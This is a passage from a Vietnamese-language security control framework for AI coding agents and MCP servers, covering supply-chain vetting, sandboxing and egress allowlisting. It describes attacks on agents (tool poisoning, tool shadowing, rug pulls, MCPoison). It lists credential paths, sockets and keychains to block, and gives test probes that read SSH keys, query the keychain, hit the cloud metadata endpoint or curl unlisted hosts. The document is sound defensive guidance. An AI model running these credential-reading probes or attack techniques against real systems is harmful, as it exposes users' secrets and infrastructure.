OBS-06 Playbook sự cố và break-glass	–	◐	●	●	●
MEM-01 Nguồn gốc bản ghi memory	○	◐	●	●	●
MEM-02 Kiểm soát ghi memory dài hạn	◐	◐	●	●	●
MEM-03 Phân quyền khi truy xuất RAG	–	●	●	●	●
MEM-04 Tách tenant/người dùng	–	◐	●	●	●
MEM-05 Hết hạn và rà soát memory	○	○	◐	●	●
MA-01 Danh tính riêng cho từng agent	–	○	◐	●	●
MA-02 Ủy quyền thu hẹp dần	–	○	●	●	●
MA-03 Không tin ngầm giữa các agent	–	◐	●	●	●
MA-04 Trace xuyên agent	–	○	◐	●	●

Dấu ● nghĩa là bắt buộc **khi control nằm trên đường đi của use case**. Những control sau có điều kiện áp dụng rõ: NET-04 khi có remote MCP; NET-05 khi có gateway MCP qua HTTP; NET-06 khi output của agent được hiển thị hoặc chuyển sang hệ thống khác; ACT-03 khi client có hỏi phê duyệt; ISO-04

khi chạy chế độ tự động; D8 khi có memory dài hạn hoặc RAG; D9 khi có nhiều agent giao tiếp qua mạng hoặc ủy quyền cho nhau. Ngoài những điều kiện đó, control được ghi là *Không áp dụng* theo Mục 0.5.

3.5. Lộ trình 90 ngày cho một đội đi từ con số không lên ASAL-2

Đây là thứ tự mà mình thấy ít vấp nhất khi triển khai thật. Nó có ý đặt việc dễ và có tác dụng lớn lên trước. Lộ trình là kế hoạch, không phải bằng chứng: use case chỉ đạt một cấp khi phép kiểm chứng của mọi control bắt buộc ở cấp đó đã chạy và đạt. Nếu đội chưa có người nắm vững Linux, proxy mạng và IAM, hãy dừng ở ASAL-1 và thu hẹp use case (ghi chú cuối Mục 3.2) thay vì cố lên ASAL-2 bằng cách chấp vá.

Tuần 1. Kiểm kê (SC-01): ai đang dùng agent nào, với MCP server nào. Hầu hết tổ chức sẽ ngạc nhiên với con số. Áp ngay Phụ lục A cho tất cả người dùng. Chuyển secret ra khỏi repo và workspace (CRED-01). Đặt hạn mức chi tiêu (RES-01).

Tuần 2 đến 4. Bật sandbox của client và giới hạn filesystem (ISO-02, ISO-03). Dựng egress proxy với allowlist, bắt đầu ở chế độ chỉ log trong một tuần để thu danh sách domain thật, rồi chuyển sang chặn (NET-01). Dựng mirror package nội bộ trước khi bật chặn. Viết quy định sử dụng agent một trang. Đến đây đội đã có đủ control để đánh giá use case theo ASAL-1.

Tháng 2. Dựng gateway cho MCP và cho LLM. Chuyển các MCP server dùng chung vào container, ghim phiên bản theo digest (SC-03, ISO-04). Phân loại tool và viết policy allow/deny/ask (ACT-01, ACT-02). Log tool call tập trung (OBS-01).

Tháng 3. Phát hiện rug pull (SC-05). Rule phát hiện và kết nối SIEM (OBS-03). Viết playbook và diễn tập một lần (OBS-04, OBS-06). Chuyển hành động ghi vào hệ thống dùng chung sang dạng đề xuất qua PR hoặc ticket (ACT-07). Đến đây đội đã có đủ control để đánh giá use case theo ASAL-2.

Rủi ro lớn nhất của lộ trình này không nằm ở kỹ thuật. Nó nằm ở chỗ người dùng tắt sandbox hoặc bấm "cho phép tất cả" vì bị làm phiền, hoặc vòng qua proxy vì không cài được package. Nên đo số lần bị hỏi phê duyệt trên mỗi người mỗi ngày ngay từ tuần 2, và điều chỉnh policy để con số đó đủ thấp cho người ta còn chịu đọc.

3.6. Chỉ số theo dõi

Control chỉ có giá trị khi còn đang chạy. Các chỉ số dưới đây cho biết control đang sống hay đang bị người dùng lợng lẽ tắt đi. Mình không đưa ngưỡng cố định, vì ngưỡng hợp lý tùy loại việc; thứ cần nhìn là xu hướng và những lần tăng đột ngột.

Chỉ số	Cho biết điều gì	Control liên quan
Số lần hỏi phê duyệt trên mỗi người mỗi ngày	Mức mệt mỏi phê duyệt; tăng mạnh là policy cần chỉnh	ACT-02, ACT-03
Tỷ lệ phê duyệt trong dưới hai giây	Người duyệt không còn đọc	ACT-03
Số phiên chạy chế độ bỏ qua phê duyệt bên ngoài container	Nên luôn bằng không	ISO-04
Số người dùng đã tắt sandbox	Sandbox đang cản việc thật	ISO-02

Chỉ số	Cho biết điều gì	Control liên quan
Vi phạm sandbox theo loại, mỗi tuần	Agent đang cố làm gì ngoài phạm vi	ISO-02, ISO-03
Số đích egress bị chặn, số yêu cầu mở thêm và thời gian xử lý	Allowlist có theo kịp việc thật không	NET-01
Server hoặc tool phát hiện trên máy mà chưa qua duyệt	Danh mục có phản ánh thực tế không	SC-01, SC-02
Số lần fingerprint tool thay đổi	Mức biến động của tool bên thứ ba	SC-05
Thời gian dùng thực tế đo được trong diễn tập	Kill switch có đạt cam kết không	OBS-04

3.7. Chi phí hiệu năng

Phần lớn control mật mã và log trong tài liệu (băm, chuẩn hóa JSON, ký checkpoint) tốn thời gian nhỏ không đáng kể so với một lượt suy luận của LLM, vốn thường tính bằng giây. Chi phí đáng để ý nằm ở ba chỗ khác. Sandbox bọc theo từng tiến trình cộng thêm thời gian khởi động cho mỗi lệnh, và coding agent chạy rất nhiều lệnh shell ngắn, nên chi phí nhân lên. Proxy egress, nhất là proxy có TLS inspection, thêm một chặng mạng và tốn CPU cho mọi kết nối. Còn phê duyệt của con người thì chậm hơn mọi thứ khác cộng lại, tính bằng giây đến phút. Mình không đưa số đo ở đây vì con số phụ thuộc nhiều vào máy và loại việc; hãy đo trên chính workload của mình trước và sau khi bật control.

4. Bộ control

D1 · Nguồn công cụ và supply chain

MCP server, plugin, skill, file hướng dẫn cho agent (`AGENTS.md` , `CLAUDE.md` , `.cursorrules`) và model weights đều là code hoặc chỉ thị chạy với quyền của người dùng. Người ta cài chúng dễ hơn cài một package npm, trong khi chúng thường được tin nhiều hơn.

SC-01 · Danh mục agent và MCP server

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●○○○○	1-3 ngày dựng script thu thập, vài giờ mỗi quý để rà	Một người quen script và endpoint management

Mục tiêu. Biết trong tổ chức có những client agent nào, mỗi máy cấu hình những MCP server nào, phiên bản nào, và file hướng dẫn nào đang được nạp vào context.

Chặn được. Không trực tiếp chặn gì. Nhưng không có danh mục thì mọi control khác ở D1 không có chỗ bám.

Không chặn được. Server chạy ngoài các vị trí cấu hình đã biết.

Tổ chức cần có. Một người sở hữu danh mục. Kênh để thu thập từ máy trạm (MDM, script đăng nhập, hoặc đơn giản là yêu cầu mỗi người chạy một lệnh).

Làm thế nào. Thu thập các file cấu hình ở vị trí mặc định của từng client, ví dụ `.mcp.json` và `~/.claude.json` (Claude Code), `claude_desktop_config.json` (Claude Desktop), `.cursor/mcp.json` và `~/.cursor/mcp.json` (Cursor), `.vscode/mcp.json` (VS Code), `~/.codex/config.toml` (Codex CLI). Vị trí có thể đổi theo phiên bản client, cần kiểm lại. Thu cả các file hướng dẫn cấp repo và thư mục skill/plugin.

Các công cụ quét sẵn có tự dò được phần lớn vị trí này: Cisco `mcp-scanner` (Apache 2.0, phần quét tĩnh chạy không cần API key) và Snyk Agent Scan (tên cũ `mcp-scan` của Invariant Labs, hiện cần tài khoản và `SNYK_TOKEN` để chạy).

Kiểm chứng. Chọn ngẫu nhiên ba máy, so danh mục với cấu hình thật trên máy.

Bỏ qua khi. Cá nhân dùng một mình.

Sai lầm hay gặp. Chỉ thu cấu hình cấp user mà bỏ qua cấu hình cấp project nằm trong repo. Đây chính là loại cấu hình mà người khác sửa được.

SC-02 · Chỉ chạy server đã duyệt, coi cấu hình đến từ repo là không tin cậy

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-0	●○○○○ đến ●●○○○	Vài giờ cho cá nhân; 1-2 tuần để có quy trình duyệt cho tổ chức	Người sở hữu danh mục

Mục tiêu. Chỉ những MCP server nằm trong danh sách được duyệt mới chạy được. Cấu hình MCP đi kèm repo clone về (hoặc repo chung) được coi là đầu vào không tin cậy, và mọi thay đổi trên nó phải được duyệt lại.

Chặn được. Cài nhầm server độc; tấn công kiểu MCPoison (CVE-2025-54136), nơi cấu hình đã được tin cậy bị sửa thành lệnh độc mà client không hỏi lại.

Không chặn được. Server đã duyệt nhưng bản thân nó có lỗ hổng hoặc bị chiếm (xem SC-03, SC-05, D2).

Tổ chức cần có. Tiêu chí duyệt một server (ai phát hành, mã nguồn có đọc được không, cần quyền gì, gọi ra đâu). Một nơi công bố danh sách đã duyệt.

Làm thế nào. Cá nhân: gỡ mọi server không còn dùng hoặc không rõ nguồn. Tổ chức: dùng tính năng managed policy của client nếu có (ví dụ Claude Code cho phép quản trị viên triển khai `managed-mcp.json` qua MDM để chỉ nạp đúng tập server trong đó, và lọc thêm bằng `allowedMcpServers` / `deniedMcpServers` trong managed settings; rule theo `serverName` chỉ khớp tên, nên phải đi cùng SC-03), hoặc buộc mọi server đi qua một gateway (Mục 5). Với cấu hình cấp project, kiểm tra client của bạn có hỏi duyệt lại khi file thay đổi hay không. Nếu không, chặn file đó bằng hook git hoặc review bắt buộc.

MCP Registry chính thức (`registry.modelcontextprotocol.io`) là nơi tìm server, không phải nơi quyết định tin cậy. Có mặt trong registry không có nghĩa là đã được ai kiểm tra an toàn.

Kiểm chứng. Thêm một server lạ vào cấu hình project của một repo thử, mở repo bằng client: client phải hỏi, hoặc policy phải chặn.

Bỏ qua khi. Không bao giờ.

Sai lầm hay gặp. Duyệt server theo tên. Nhiều server khác nhau có cùng tên, và tên package trên npm hoặc PyPI không nói gì về người phát hành.

SC-03 · Ghim phiên bản và toàn vẹn

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-0	●○○○○ (ghim phiên bản) đến ●●○○○ (ghim theo digest)	Vài giờ đến vài ngày	Dev

Mục tiêu. Server chạy hôm nay là đúng bản đã được duyệt, không phải bản mới nhất vừa được đẩy lên registry công cộng.

Chặn được. Package bị chiếm rồi phát hành bản mới; typosquatting lúc cài.

Không chặn được. Bản đã duyệt vốn đã độc; server remote (bên kia có thể đổi code bất kỳ lúc nào, xem SC-05).

Tổ chức cần có. Quy trình cập nhật có chủ đích: ai quyết định lên phiên bản, có đọc changelog không.

Làm thế nào. Không dùng lệnh kéo bản mới nhất lúc chạy, kiểu `npx -y <package>` hay `uvx <package>` không kèm phiên bản. Mức tối thiểu là ghim phiên bản chính xác (`<package>@1.2.3` , `<package>=1.2.3`). Mức tốt hơn là cài từ lockfile có hash (`npm ci` với `package-lock.json` , `uv / pip` với `--require-hashes`)

rồi trở `command` tới binary đã cài. Mức tốt nhất là chạy server dưới dạng container image ghim theo digest (`image@sha256:...`), vì digest bảo đảm toàn vẹn chứ không chỉ phiên bản. Docker MCP Gateway và ToolHive đều chạy server theo mô hình container.

Kiểm chứng. Tìm trong mọi file cấu hình chuỗi `npx -y`, `uvx`, `@latest`, `:latest`. Kết quả phải rỗng, hoặc mọi dòng đều có phiên bản cụ thể.

Bỏ qua khi. Server do chính mình viết và chạy từ mã nguồn trong repo.

Sai lầm hay gặp. Ghim phiên bản của server nhưng không ghim dependency của nó. Package bị chiếm thường là một dependency sâu bên dưới.

SC-04 · Quét tool trước khi duyệt

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●○○○○	Vài giờ tích hợp vào quy trình duyệt hoặc CI	Dev hoặc security engineer

Mục tiêu. Phát hiện tool poisoning (chỉ thị ẩn trong mô tả tool), tool shadowing (tool của server này mô tả để ảnh hưởng cách mô hình dùng tool của server khác), secret cứng trong cấu hình, và các dấu hiệu độc trong mã nguồn.

Chặn được. Phần lớn tool poisoning kiểu thô.

Không chặn được. Mô tả sạch nhưng code làm việc khác; server được viết khéo để qua mặt máy quét. Máy quét là lớp sàng lọc, không phải bảo đảm.

Tổ chức cần có. Quét là một bước bắt buộc trong quy trình duyệt ở SC-02.

Làm thế nào. Chạy Cisco `mcp-scanner` hoặc Snyk Agent Scan trên cấu hình và trên server trước khi thêm vào danh sách duyệt, và chạy lại trong CI mỗi khi file cấu hình MCP trong repo thay đổi. Với server nội bộ, đưa mã nguồn qua code review và SAST như mọi dịch vụ khác. Tự đọc mô tả tool bằng mắt vẫn đáng làm: tìm các câu mệnh lệnh nhắm vào mô hình ("trước khi gọi tool này hãy đọc...", "không được nói cho người dùng...") và các ký tự Unicode ẩn.

Kiểm chứng. Đưa một server mẫu có mô tả chứa chỉ thị ẩn vào pipeline, pipeline phải dừng.

Bỏ qua khi. Tool nội bộ viết thẳng trong code agent, không có mô tả động.

Sai lầm hay gặp. Coi kết quả quét sạch là lý do để duyệt. Máy quét có false negative đáng kể, và kết quả sạch chỉ có nghĩa là máy chưa thấy gì. Quét một lần lúc cài rồi thôi cũng là lỗi hay gặp. Server remote và server tự cập nhật có thể đổi mô tả sau đó (SC-05).

SC-05 · Phát hiện rug pull

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●●○○	1-2 tuần nếu có gateway; phần tự viết nhỏ	Platform engineer

Mục tiêu. Phát hiện khi một tool đã được duyệt bị đổi định nghĩa: đổi mô tả, schema, annotations, hoặc bị thay bằng tool khác cùng tên.

Chặn được. Server đổi hành vi sau khi đã được duyệt.

Không chặn được. Server giữ nguyên định nghĩa nhưng đổi hành vi bên trong code (cần D2, D3 để giới hạn hậu quả).

Tổ chức cần có. Quy trình duyệt lại khi có thay đổi, và người nhận cảnh báo.

Làm thế nào. Cách phổ biến nhất là tính một fingerprint cho từng tool, bao gồm **danh tính server** (URL chuẩn hóa hoặc digest image), **tên tool**, `title`, `description`, `inputSchema`, `outputSchema` và `annotations`, chuẩn hóa JSON theo RFC 8785 trước khi băm. Lưu fingerprint lúc duyệt. Mỗi lần client hoặc gateway nhận `tools/list`, so lại. Tool đã có mà fingerprint đổi thì chặn tool đó và yêu cầu duyệt lại. Tool mới xuất hiện thì cần duyệt trước khi dùng. Từ spec 2026-07-28 (SEP-2549), kết quả `tools/list` mang `ttlMs` và `cacheScope` và có thứ tự xác định, nên việc so sánh ổn định hơn, nhưng phải so cả khi client dùng bản cache. Thứ cần bảo vệ là định nghĩa mà mô hình thật sự được thấy; nếu client và gateway giữ hai bản cache khác nhau, phải chọn một nơi làm điểm so sánh để tránh chặn nhầm tool hợp lệ.

Snyk Agent Scan có tính năng tool pinning theo hướng này. Các gateway ở Mục 5 hỗ trợ lọc tool nhưng phần lớn chưa có cơ chế pin đầy đủ tất cả các trường trên, nên đây một phần là khoảng trống.

Kiểm chứng. Sửa mô tả một tool trên server thử, gọi lại: tool đó phải bị chặn và có cảnh báo.

Bỏ qua khi. Mọi server đều là container ghim digest do chính tổ chức build (thay đổi đã bị chặn ở SC-03).

Sai lầm hay gặp. Chỉ băm schema và mô tả mà quên tên tool, danh tính server và annotations. Thiếu tên tool thì hai tool khác nhau có cùng schema cho cùng fingerprint. Thiếu annotations thì server lật được `destructiveHint` mà không bị phát hiện.

SC-06 · Registry nội bộ và ký phát hành

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3 (nên có ở ASAL-2)	●●●○○	2-4 tuần nếu đã có pipeline container	Platform/DevSecOps

Mục tiêu. Chỉ những server được build, quét và ký bởi tổ chức mới chạy được ở môi trường nhạy cảm.

Chặn được. Server lạ và server bị sửa đổi sau khi build.

Không chặn được. Lỗi hỏng trong chính server đã ký.

Tổ chức cần có. Pipeline build nội bộ; quy trình phát hành; người giữ khóa ký.

Làm thế nào. Build image server từ mã nguồn đã review, ký bằng Sigstore `cosign`, đẩy vào registry nội bộ, và cấu hình gateway hoặc admission policy chỉ chạy image có chữ ký hợp lệ. ToolHive và Docker MCP Gateway có khái niệm catalog/registry có thể dùng làm điểm khởi đầu.

Kiểm chứng. Thử chạy một image không ký: phải bị từ chối.

Bỏ qua khi. Tổ chức không có use case ASAL-3.

Sai lầm hay gặp. Ký image nhưng không bật kiểm tra chữ ký lúc chạy.

SC-07 · Toàn vẹn model chạy local

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●○○○○	Vài giờ	Người vận hành model

Mục tiêu. Model weights nạp vào máy là đúng bản phát hành, và định dạng file không cho chạy code lúc nạp.

Chặn được. Model bị tráo trên đường tải; file pickle chứa code độc.

Không chặn được. Model gốc đã có backdoor từ lúc huấn luyện.

Tổ chức cần có. Danh sách nguồn model được phép.

Làm thế nào. Dùng định dạng không thực thi code (safetensors, GGUF); không nạp file pickle (`.bin`, `.pt`, `.pkl`) từ nguồn không kiểm soát. Kiểm hash SHA-256 so với nguồn phát hành; khi nhà phát hành có ký bằng chuẩn OpenSSF model signing (Sigstore) thì kiểm chữ ký. Ghim model theo digest khi công cụ hỗ trợ.

Kiểm chứng. Liệt kê file model đang dùng và nguồn của chúng.

Bỏ qua khi. Chỉ dùng model qua API của nhà cung cấp.

Sai lầm hay gặp. Tin một bản quantize do người lạ đăng lên hub.

D2 · Cô lập thực thi

Đây là miền quan trọng nhất của tài liệu. Kể cả khi mọi thứ ở D1 và D5 đều thất bại, một sandbox đúng vẫn giữ được thiệt hại trong workspace.

ISO-01 · Không chạy với quyền admin, tách user cho agent

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-0	●○○○○ (bỏ admin) đến ●●○○○ (user riêng)	Vài giờ	Người dùng, hoặc IT với máy công ty

Mục tiêu. Agent và MCP server không có quyền quản trị, và lý tưởng là không chạy dưới đúng user đang giữ mọi credential của người dùng.

Chặn được. Leo quyền hệ thống; đọc dữ liệu của user chính khi agent chạy dưới user riêng.

Không chặn được. Những gì user của agent vẫn được phép làm.

Tổ chức cần có. Chính sách máy trạm cho phép hoặc cung cấp tài khoản thứ hai cho việc chạy agent tự động.

Làm thế nào. Không chạy client hay MCP server bằng `sudo`, `root` hay tài khoản Administrator. Với việc chạy agent tự động dài hơi, dùng một tài khoản OS riêng không có SSH key, cloud credential, browser profile hay password manager của người dùng chính, chỉ có quyền trên thư mục dự án. Đây là control rẻ nhất có tác dụng lớn nhất trên Windows, nơi sandbox cấp tiến trình còn khó (ISO-03).

Kiểm chứng. Từ trong agent chạy `id / whoami` và thử đọc `~/ .ssh` của user chính.

Bỏ qua khi. Agent đã chạy trong container hoặc VM (ISO-04).

Sai lầm hay gặp. Tách user nhưng mount hoặc symlink cả home của user chính vào.

ISO-02 · Bật sandbox có sẵn của client			
CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-0	●○○○○	Vài giờ, cộng vài ngày tinh chỉnh allowlist	Người dùng

Mục tiêu. Dùng cơ chế sandbox mà client agent đã cung cấp thay vì tự dựng.

Chặn được. Phần lớn truy cập file ngoài workspace và kết nối mạng ngoài allowlist từ tool built-in như Bash.

Không chặn được. Những gì cấu hình sandbox cho phép; MCP server không được bọc bởi sandbox của client.

Tổ chức cần có. Quy định bắt buộc bật sandbox cho chế độ tự động.

Làm thế nào. Claude Code có chế độ sandbox dựa trên Anthropic Sandbox Runtime (`srt`), dùng `sandbox-exec` trên macOS và bubblewrap trên Linux, kèm proxy lọc mạng. Codex CLI có các chế độ sandbox theo mức (chỉ đọc, ghi trong workspace, không giới hạn). Kiểm tra tài liệu client của bạn vì tên lệnh và tùy chọn đổi theo phiên bản. ISO-02 chỉ bảo vệ những tiến trình nằm trong ranh giới sandbox của client. MCP server local, helper process và tiến trình do extension của IDE khởi chạy không được coi là đã được bảo vệ nếu chưa kiểm chứng riêng. MCP server chạy local thường nằm ngoài sandbox của client, nên bọc chúng riêng bằng `srt` (công cụ này được thiết kế để sandbox cả agent, MCP server local và lệnh tùy ý).

Trên Windows, thứ tự ưu tiên thực tế là: Dev Container chạy trên WSL2 (dùng được toàn bộ cơ chế filesystem và mạng của Linux); WSL2 chỉ mount thư mục dự án; tài khoản Windows riêng cho agent (ISO-01). Nếu chưa làm được cách nào trong số đó, cách giảm rủi ro thực tế nhất là tắt hoặc deny tool shell built-in của client (Bash, PowerShell, cmd) và chỉ cho agent dùng các tool MCP đã duyệt, đi qua gateway. Làm vậy thì coding agent mất phần lớn sức mạnh, và đó là cái giá thật của việc chưa có sandbox dễ dùng trên Windows.

Kiểm chứng. Trong phiên agent, yêu cầu nó `cat ~/.ssh/id_ed25519` và `curl` tới một domain ngoài allowlist. Cả hai phải thất bại.

Bỏ qua khi. Agent đã chạy trong container/VM cô lập.

Sai lầm hay gặp. Bật sandbox cho client nhưng quên các MCP server local, vốn chạy thẳng dưới quyền user.

ISO-03 · Chặn credential ngoài workspace ở cấp OS			
CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●●○○○ Linux/macOS ●●●●○ Windows	2-5 ngày	Kỹ sư quen OS

Mục tiêu. Tiến trình agent và tool không đọc được và không dùng được credential nằm ngoài workspace, dù credential đó nằm trong file, sau socket của một agent (SSH, GPG), hay trong kho credential của hệ điều hành. Tiến trình chỉ ghi được trong workspace và thư mục tạm.

Chặn được. Đọc hoặc dùng credential; sửa cấu hình shell hay cấu hình agent để cài persistence; thoát workspace qua symlink.

Không chặn được. Dữ liệu nhạy cảm nằm ngay trong workspace; credential mà agent được cấp chính thức.

Tổ chức cần có. Danh sách chuẩn các vị trí credential cần chặn (file, socket, kho credential), được duy trì tập trung.

Làm thế nào. Credential tới được một tiến trình qua ba đường, và phải chặn cả ba.

Qua file. Tối thiểu cấm đọc `~/.ssh`, `~/.aws`, `~/.config/gcloud`, `~/.azure`, `~/.kube`, `~/.docker/config.json`, `~/.gnupg`, `~/.netrc`, `~/.git-credentials`, lịch sử shell và profile trình duyệt. Cấm ghi ngoài workspace và thư mục tạm, đặc biệt là file khởi động shell, `~/.config` và file cấu hình của chính agent.

Qua socket của agent. SSH agent (`$SSH_AUTH_SOCK`) và GPG agent (ví dụ `/run/user/<uid>/gnupg/S.gpg-agent` trên Linux) cho phép xác thực và ký mà không cần đọc file khóa: tiến trình kết nối được tới socket là SSH được vào server và ký được commit. Docker socket (`/var/run/docker.sock`) tương đương quyền root trên máy. Không truyền biến môi trường trở tới các socket này vào sandbox, không bind chúng vào sandbox. Kiểm lại bằng phép thử, vì không phải cơ chế sandbox nào cũng coi việc kết nối tới một UNIX socket là thao tác filesystem; với Landlock, việc này phụ thuộc phiên bản ABI mà kernel hỗ trợ.

Qua kho credential của hệ điều hành. macOS Keychain, Windows Credential Manager, Secret Service/gnome-keyring qua D-Bus trên Linux, và CLI của password manager được truy cập qua IPC chứ không qua đường dẫn file, nên danh sách cấm đọc file không chặn được chúng. Chặn IPC tới các dịch vụ này trong profile sandbox, hoặc chạy agent dưới một user không có keychain của người dùng chính (ISO-01).

Cơ chế theo nền tảng. Trên Linux: bubblewrap (qua `srt`), hoặc Landlock (có trong kernel từ 5.13, không cần root; có CLI như `landrun`). Trên macOS: `sandbox-exec` với profile phù hợp (qua `srt`). Lưu ý `srt` mặc định cho phép đọc ở mọi nơi trừ những đường dẫn được khai báo cấm, nên danh sách cấm đọc phải được khai báo đầy đủ. Trên Windows chưa có cơ chế tương đương để dùng cho tiến trình tùy ý: cách thực tế là tài khoản riêng (ISO-01), Dev Container, hoặc WSL2 chỉ mount thư mục dự án.

Không dựa vào MCP Roots để giới hạn thư mục. Roots chỉ là thông tin client báo cho server, không phải cơ chế cưỡng chế, và đã bị deprecate ở spec 2026-07-28 (SEP-2577).

Nếu tự viết tool, dùng `openat2()` với `RESOLVE_BENEATH` trên Linux để chính code của mình không bị lừa đi ra ngoài thư mục gốc. Đây là kỹ thuật lập trình cho code của mình, không phải sandbox cho tiến trình khác.

Kiểm chứng. Trong sandbox: đọc `~/.ssh` qua một symlink đặt trong workspace; chạy `ssh-add -l`; trên macOS chạy `security find-generic-password -s <tên-một-item-có-thật>`; thử kết nối tới `/var/run/docker.sock`. Tất cả phải thất bại.

Bỏ qua khi. Agent chạy trong container chỉ mount workspace và không có socket nào được chuyển vào.

Sai lầm hay gặp. Chặn thư mục `~/ssh` nhưng để `SSH_AUTH_SOCK` đi theo vào sandbox. Quên `~/git-credentials` hoặc file `.env` ở thư mục cha của workspace.

ISO-04 · Container hoặc microVM cho chế độ tự động

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1 (container) ASAL-3b (microVM)	●●○○○ container ●●●○○ microVM	2 ngày đến 3 tuần	Kỹ sư quen container

Mục tiêu. Khi agent chạy không có người theo dõi từng bước (các cờ kiểu "bỏ qua mọi phê duyệt"), nó chạy trong một môi trường dùng một lần, chỉ có workspace và không có đường thoát ra host.

Chặn được. Gần như mọi tác động lên host.

Không chặn được. Tác động lên những gì được mount vào hoặc truy cập được qua mạng.

Tổ chức cần có. Image chuẩn cho môi trường agent, có người duy trì.

Làm thế nào. Chỉ dùng các cờ bỏ qua phê duyệt (ví dụ `--dangerously-skip-permissions` của Claude Code) bên trong môi trường như vậy. Anthropic có công bố devcontainer tham chiếu cho Claude Code kèm script firewall. Quy tắc cấu hình: không mount `/var/run/docker.sock`, không `--privileged`, không thêm `CAP_SYS_ADMIN`, bật `no-new-privileges`, giữ seccomp profile mặc định, chạy rootless (Podman hoặc Docker rootless) khi được, root filesystem chỉ đọc, chỉ mount workspace.

Với code không tin cậy hoặc môi trường nhiều người dùng chung, dùng runtime cô lập mạnh hơn container thường: gVisor, Kata Containers, hoặc Firecracker microVM (E2B là một nền tảng mã nguồn mở dựng trên Firecracker). Trên Kubernetes, dự án `kubernetes-sigs/agent-sandbox` cung cấp CRD `Sandbox` và giao phần cô lập cho gVisor hoặc Kata qua RuntimeClass.

Kiểm chứng. Từ trong container thử `ls /var/run/docker.sock`, `mount`, và truy cập metadata endpoint của cloud (`169.254.169.254`). Tất cả phải thất bại.

Bỏ qua khi. Agent chỉ chạy ở chế độ có người duyệt từng lệnh và đã có ISO-02, ISO-03.

Sai lầm hay gặp. Mount cả home directory "cho tiện"; để container truy cập được metadata endpoint của cloud, nơi cấp credential cho cả máy.

ISO-05 · Tách agent khỏi môi trường production

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●○○○	1-2 tuần, chủ yếu là dọn credential	Platform engineer

Mục tiêu. Môi trường nơi agent chạy không có đường đi trực tiếp tới production: không có kubeconfig, cloud credential hay kết nối mạng tới hệ thống production.

Chặn được. Agent bị điều khiển thực hiện thay đổi production.

Không chặn được. Thay đổi đi qua đường hợp lệ như merge PR (kiểm soát bằng ACT-07 và quy trình review).

Tổ chức cần có. Phân tách môi trường rõ ràng; quy định agent không được giữ credential production.

Làm thế nào. Rà máy trạm và runner nơi agent chạy, gỡ mọi credential production. Hành động lên production đi qua pipeline đã có (ACT-07).

Kiểm chứng. Từ môi trường agent, thử liệt kê tài nguyên production bằng CLI của cloud: phải không có credential.

Bỏ qua khi. Tổ chức không có production (dự án cá nhân).

Sai lầm hay gặp. Dev giữ credential production trên chính máy họ chạy agent, nên agent thừa hưởng luôn.

D3 · Mạng và egress

Cạnh C của bộ ba nguy hiểm. Chặn được đường ra thì prompt injection có đọc được gì cũng khó mang ra ngoài.

NET-01 · Egress mặc định chặn, allowlist qua proxy

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●●○○○ Linux/ container ●●●○○ macOS ●●●●○ Windows	1-2 tuần, gồm một tuần chạy chế độ chỉ log	Kỹ sư mạng/ops

Mục tiêu. Tiến trình agent và tool chỉ kết nối được tới những đích nằm trong allowlist, qua một proxy có log.

Chặn được. Gửi dữ liệu tới server của kẻ tấn công; tải payload từ nơi lạ.

Không chặn được. Exfil qua đích nằm trong allowlist (NET-03); exfil qua chính API của LLM provider (chỉ tới provider, chấp nhận được theo hợp đồng).

Tổ chức cần có. Người sở hữu allowlist; quy trình xin mở thêm đích trong ngày làm việc, nếu không người dùng sẽ tắt control. Mirror hoặc proxy registry package nội bộ (ví dụ Verdaccio cho npm, devpi cho PyPI, hoặc bản community của Nexus hay Artifactory) nên có sẵn trước khi chuyển sang chặn, vì package registry là nhóm đích bị chặn nhầm nhiều nhất và là lý do phổ biến nhất khiến dev tìm cách vòng qua proxy.

Làm thế nào. Nguyên tắc chung: sandbox không có đường mạng nào ngoài proxy, và proxy quyết định theo tên miền (SNI hoặc Host của CONNECT).

Trên Linux và container: network namespace riêng chỉ nối tới proxy (bubblewrap/ `srt` làm sẵn việc này), hoặc Kubernetes NetworkPolicy mặc định chặn cộng egress gateway; Cilium hỗ trợ policy theo FQDN. Trên macOS: `srt` giới hạn mạng của tiến trình về proxy local; các firewall dựa trên Network Extension (ví dụ LuLu, mã nguồn mở) cho khả năng nhìn thấy và chặn theo ứng dụng. `pf` không lọc được theo tiến trình nên không phù hợp. Trên Windows: rule outbound theo chương trình của Windows Firewall (chạy trên WFP), hoặc đưa agent vào WSL2/container để dùng cơ chế của Linux.

Bắt đầu bằng một tuần chế độ chỉ log để thu danh sách đích thật (registry package, API, tài liệu), rồi mới chuyển sang chặn.

Kiểm chứng. Từ trong agent, `curl` tới một domain ngoài allowlist và tới một IP trần: cả hai phải bị chặn và có log.

Bỏ qua khi. Sandbox không có mạng hoàn toàn.

Sai lầm hay gặp. Allowlist `*.githubusercontent.com` hay `*.amazonaws.com`. Wildcard rộng như vậy gần như là không có allowlist.

NET-02 · DNS không đi thẳng ra ngoài

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●○○○	2–3 ngày	Kỹ sư mạng

Mục tiêu. Tiến trình trong sandbox không tự gửi truy vấn DNS ra Internet, vì DNS là kênh exfil không cần kết nối TCP nào.

Chặn được. DNS tunneling, exfil dữ liệu qua subdomain.

Không chặn được. Exfil qua kênh HTTP hợp lệ.

Tổ chức cần có. Resolver nội bộ có log.

